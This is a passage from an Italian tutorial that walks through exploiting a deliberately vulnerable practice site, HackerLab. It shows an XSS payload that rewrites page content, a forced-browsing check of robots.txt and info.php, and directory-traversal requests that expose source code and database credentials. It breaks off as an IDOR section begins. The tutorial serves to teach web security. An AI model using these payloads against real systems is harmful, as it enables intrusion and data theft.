


Figura 4 Accedere all'articolo.

Una volta pubblicato basterà andare all'articolo appena creato utilizzando il tasto “Vai all'articolo”. Come possiamo notare, appena aperto l'articolo è apparsa una notifica da parte del browser frutto del codice malevolo contenuto nell'articolo stesso.




Figura 5 Codice eseguito.

Questa vulnerabilità è molto pericolosa in quanto è possibile accedere ad informazioni sensibili dell'utente, come per esempio cookies ed è possibile modificare la pagina stessa che verrà mostrata all'utente.

Per esempio con il seguente codice:

```
<img src='inesistente.jpg' onerror='document.getElementsByClassName("lead") [0].innerText = "Cross Site Scripting";'>
```

Sarà possibile modificare l'autore dell'articolo in “Cross Site Scripting”.




Figura 6 Autore modificato.

Guida della vulnerabilità Failure To Restrict URL Access

Introduzione

Questa è la guida della vulnerabilità di tipo **Failure To Restrict URL Access**, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter accedere a delle risorse non accessibili al pubblico di un applicativo sfruttando delle fallo nei criteri di autenticazione o di controllo di accesso.


Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>

Guida

Questa vulnerabilità è molto semplice, per eseguirla al meglio è richiesta una conoscenza base di come sono strutturati i siti web. Comunemente all'interno dei siti web è presente un file chiamato **robots.txt** che imposta delle regole ai programmi utilizzati dai motori di ricerca per indicizzare i siti web. Queste regole definisco a questi bot se i percorsi inseriti devono essere indicizzati dal motore di ricerca oppure no (questo file ha comunque molte altre funzionalità). In questo caso all'interno di HackerLab è possibile accedere a questo file, che si trova nella cartella principale del sito web, quindi accessibile al percorso **/robots.txt**.

Accedendo quindi al percorso attraverso un browser si ottiene il seguente risultato:



```
# Regola da applicare a tutti i robot
User-agent: *
# Non fare accedere alle pagine di amministrazione
Disallow: info.php
Disallow: /admin/
```

Figura 1 Contenuto del file robots.txt

All'interno di questo file troviamo quindi le regole da applicare ai robot di indicizzazione. La prima riga del file robots.txt indica che le regole dovranno essere applicati a qualsiasi robot che visiterà il sito web. Le righe seguenti dicono a questi programmi di non accedere al file **info.php** e alla cartella **/admin/**. Per eseguire questa vulnerabilità proveremo ad accedere in modo diretto nei percorsi specificati all'interno del file robots.txt.

Quindi proseguiamo ad accedere al file **info.php**:

PHP Version 7.3.5	
System	Darwin MacBook-Pro-52.local 19.0.0 Darwin Kernel Version 19.0.0: Wed Sep 25 20:18:50 PDT 2019; root:xnu-6153.11.26~2RELEASE.X86_64 x86_64
Build Date	May 2 2019 12:38:45
Configure Command	./configure --prefix=/usr/local/Cellar/php/7.3.5 --localstatedir=/var/local/var --sysconfdir=/usr/local/etc/php/7.3 --with-config-file-scan-dir=/usr/local/etc/php/7.3/lib/php.d --with-pear=/usr/local/Cellar/php/7.3.5/share/php/pear --enable-bcmath --enable-calendar --enable-dba --enable-dtrace --enable-exif --enable-fpm --enable-ftp --enable-gettext --enable-intl --enable-mbregex --enable-mbstring --enable-mysqli --enable-opcache-file --enable-pcntl --enable-pdo --enable-pdo_db2 --enable-phppgsql --enable-phpdbg-webhelper --enable-shmop --enable-sysvmsg --enable-sysvsem --enable-wddx --enable-zip --with-apxs2=/usr/local/opt/httpd/bin/apxs --with-bz2=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-curl=/usr/local/opt/curl --with-curl-openssl --with-curl-ssl=/usr/local/opt/openssl --with-freetype --with-gmp=/usr/local/opt/gmp --with-iconv=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-kerberos=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-layout=GNU --with-ld=/usr/local/opt/openssl --with-libxml2=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-libxml3=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-lzzip=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-mhash=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-mysqli=/usr/local/Cellar/php/7.3.5/bin/mysql_config --with-pdo-mysql=mysqlnd --with-pdo-odbc=unixODBC,/usr/local/opt/unixodbc --with-pdo_pgsql=/usr/local/opt/libpq --with-pgsql=/usr/local/opt/libpq --with-pic --with-pspell=/usr/local/opt/aspell --with-tidy=/usr/local/opt/tidy --with-xmipp=/usr/local/opt/xmipp --with-xsl=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk --with-xpm=/usr/local/opt/xpm --with-zlib=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.14.sdk
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php/7.3
Loaded Configuration File	/usr/local/etc/php/7.3/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/7.3/conf.d
Additional .ini files parsed	/usr/local/etc/php/7.3/conf.d/ext-opcache.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled

Figura 2 Contenuto del file info.php

Come possiamo notare, siamo riusciti ad accedere ad un file di prova dedicato solamente allo sviluppo. Attraverso questo file possiamo ricavare moltissime informazioni riguardanti la macchina che ospita l'applicativo web, attraverso le quali possiamo ricercare vulnerabilità specifiche. Quindi possiamo considerare di aver già sfruttato la falla di tipo Failure To Restrict URL Access.

Proseguiamo dunque ad andare alla cartella [/admin/](#):

Name	Status	Type	Initi...	Size	Time	Waterfall
admin/	302	text/html	Other	302 B	7 ms	
127.0.0.1	200	document	/ad...	102 ...	5 ms	
bootstrap.min.css	200	stylesheet	(ind...	152 KB	8 ms	
global.css	200	stylesheet	(ind...	298 B	4 ms	
blog-home.css	200	stylesheet	(ind...	462 B	6 ms	
jquery.min.js	200	script	(ind...	86.2 ...	8 ms	
bootstrap.bundle.min.js	200	script	(ind...	76.9 ...	9 ms	
data:image/svg+xml...	200	svg+xml	(ind...	(me...	0 ms	

Figura 3 Accesso alla cartella admin

In questo caso possiamo notare che accedendo alla cartella **admin** si viene reindirizzati (Status 302 nella scheda delle richieste del browser) alla pagina principale del sito web, possiamo quindi dire che in questo caso i controlli di accesso siano stati eseguiti correttamente.

Guida della vulnerabilità File Inclusion o Directory Traversal

Introduzione

Questa è la guida della vulnerabilità di tipo **File Inclusion o Directory Traversal**, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter sfruttare delle falle nelle validazioni dei nomi di file forniti dall'utente, sfruttando caratteri come per esempio "/" per poter navigare all'interno della macchina che ospita l'applicativo vulnerabile.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>

Guida

Per eseguire questa vulnerabilità si andrà a sfruttare un parametro di tipo GET in una richiesta specifica. Il percorso in questione è il seguente: [/image/?file_name=](#)

Ho ricavato questo percorso grazie ad un articolo già presente in HackerLab che fa uso di immagini. L'articolo in questione è accessibile al percorso [/post/2](#).

Una volta nella pagina dell'articolo ho ricavato il percorso selezionando l'immagine, cliccando il tasto destro e aprendola in una nuova pagina.




Figura 1 Aprire immagine in una nuova scheda

Verrà quindi aperta l'immagine in una nuova scheda separata.





Figura 2 Percorso per caricare le immagini

Possiamo quindi notare il percorso [/image/](#) che richiede un parametro `file_name` che possiamo presumere indichi il nome del file da caricare.

La vulnerabilità consiste proprio nello sfruttare questa richiesta per caricare dei file specifici al posto di immagini.

In questo caso ho provato a caricare un file molto comune ed utilizzato in progetti sviluppati in php, ovvero [composer.json](#).

Ho quindi eseguito la richiesta a [/image/?file_name=../composer.json](#) in questo caso ho presunto che la cartella di salvataggio delle immagini sia un livello superiore alla cartella principale del progetto. Il risultato è stato il seguente:




```
// 20191004152334
// http://127.0.0.1/image/?file_name=../composer.json
{
    "name": "filippofinke/HackerLab",
    "description": "Sito web per la dimostrazione di vulnerabilità",
    "authors": [
        {
            "name": "Filippo Finke"
        }
    ],
    "require": {
        "php": ">=5.6",
        "slim/php-view": "^2.0",
        "slim/slim": "^3.1",
        "phpmailer/phpmailer": "^6.0"
    },
    "scripts": {
        "start": "sudo php -S 127.0.0.1:80 -t public"
    }
}
```

Figura 3 Caricare un file attraverso il parametro file_name

Come possiamo notare il file composer.json è stato caricato e mostrato all'utente. Attraverso questa vulnerabilità si può accedere alla maggior parte del sistema operativo che mette in funzione il servizio web.

Altri esempi più complessi che possono essere raggiunti attraverso altre vulnerabilità presenti nel sito:

[/image/?file_name=../public/index.php](#)



```

<?php

// Aiuta il server web di php ad identificare se la richiesta Ã¨ di un file.
if (PHP_SAPI == 'cli-server') {
    $url = parse_url($_SERVER['REQUEST_URI']);
    $file = __DIR__ . $url['path'];
    if (is_file($file)) {
        return false;
    }
}

// Includo le librerie attraverso l'autoload di composer.
require __DIR__ . '/../../vendor/autoload.php';

// Avvio la sessione.
session_start();

// Impostazioni del sito web.
$settings = array(
    'settings' => [
        // Abilita i messaggi di errore a schermo.
        'displayErrorDetails' => true
    ],
    'database' => [
        'host' => '127.0.0.1',
        'user' => 'hackerlab',
        'password' => 'Password1',
        'dbname' => 'hackerlab'
    ]
);

// Includo la classe per gestire il database.
require __DIR__ . '/../../src/database.php';
// Mi collego al database.
Database::connect($settings["database"]);

// Includo le classi utilizzate dall'applicativo.
require __DIR__ . '/../../src/mailer.php';
require __DIR__ . '/../../src/models/users.php';
require __DIR__ . '/../../src/models/articles.php';
require __DIR__ . '/../../src/models/comments.php';

// Creo un oggetto di tipo Slim.
$app = new \Slim\App($settings);

// Aggiungo le dipendenze.
$dependencies = require __DIR__ . '/../../src/dependencies.php';
$dependencies($app);

// Registro i percorsi.
$routes = require __DIR__ . '/../../src/routes.php';
$routes($app);

// Avvio l'applicativo.
$app->run();

```

Figura 4 Esempio complesso

In questo caso viene mostrato il codice sorgente della pagina principale che avvia l'applicativo.

Un altro esempio più complesso può essere navigare attraverso la cartella di gestione di quello che riguarda GitHub.

[/image/?file_name=../../git](#)

Può essere navigata completamente se ne si conosce il formato

(<https://www.siteground.com/tutorials/git/directory-structure/>)

Guida della vulnerabilità Insecure Direct Object References

Introduzione

Questa è la guida della vulnerabilità di tipo **Insecure Direct Object References**, seguendo questa guida riuscirai a sfruttare la vulnerabilità all'interno di HackerLab.

Questo tipo di vulnerabilità permette ad un malintenzionato di poter accedere direttamente alle risorse del sistema, come per esempio accedere a tutti i dati di un database attraverso all'identificativo di ogni riga salvata in esso.

Requisiti

- Browser (Nella guida viene utilizzato Chrome)
 - o <https://support.google.com/chrome/answer/95346>

Guida

Per eseguire questa vulnerabilità è richiesto solamente un browser in quanto molto semplice e basilare. In questo caso basterà recarsi nella home di HackerLab e procedere selezionando un articolo (è indifferente quale verrà selezionato), per proseguire si dovrà però aver eseguito l'accesso all'interno dell'applicativo.

